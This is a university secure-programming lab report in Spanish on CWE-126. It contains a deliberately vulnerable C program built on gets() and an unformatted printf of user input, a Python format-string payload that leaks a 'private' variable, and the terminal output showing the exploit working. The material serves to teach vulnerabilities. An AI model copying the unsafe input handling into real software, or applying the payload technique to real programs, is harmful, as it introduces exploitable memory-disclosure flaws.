



Universidad Veracruzana

Licenciatura en Ingeniería de Software

Facultad de Estadística e Informática

CWE-126: Buffer Over-read

Programación Segura (12800)


Guillermo Humberto Vera Amaro

Daniel Mongeote Tlachy

Xalapa, Ver; jueves 14 de marzo del 2024


Instrucción. Elaborar una aplicación de consola en C++ que permita ejemplificar la vulnerabilidad sobre la lectura de búfer en equipos Linux.

- a. Coloca la captura de pantalla de tu código fuente de C en Visual Studio Code.



```
File Edit Selection View Go Run Terminal Help
EXPLORER
  CWE-126
    programa.c
C programa.c X
programa.c > main()
  Click here to ask Blackbox to help you code faster
1 #include <stdio.h>
2
3 char cookie[] = "ganaste";
4 int main()
5 {
6     char buffer[32];
7     printf("cookie: %08x\n", &cookie);
8
9     gets(buffer);
10    printf(buffer);
11    printf("\n");
12 }
```

- b. Coloca la captura de pantalla de tu código fuente de Python en Visual Studio Code.



```
File Edit Selection View Go Run Terminal Help
EXPLORER
  CWE-126
    payload.py 1
    programa.c
C programa.c X
payload.py > ...
  Click here to ask Blackbox to help you code faster
1 #payload.py
2
3 #Direccion de cookie: 0804a024
4 #Direccion de cookie al reves: 24a00408
5 output = "A" * 4 + "\x24\xa0\x04\x08" + "%x %x %x %x %s"
6 print output
Statements must be separated by newlines or semicolons
```

- c. Coloca la captura de pantalla de la salida de tu programa con el payload de Python correcto para imprimir el resultado de una variable privada: ganaste!

```
tlacho@servidorfei:~/codigo/ps/cwe-126$ python payload.py |./programa.out
cookie: 0804a024
AAAA$804a024 b778a244 b75f10fc 41414141 ganaste
```

- d. Publica tu código fuente en un proyecto público de GitHub. Coloca la URL del código fuente publicado en GitHub.

URL: <https://github.com/danieltlachy/CWE-126-Buffer-Over-read.git>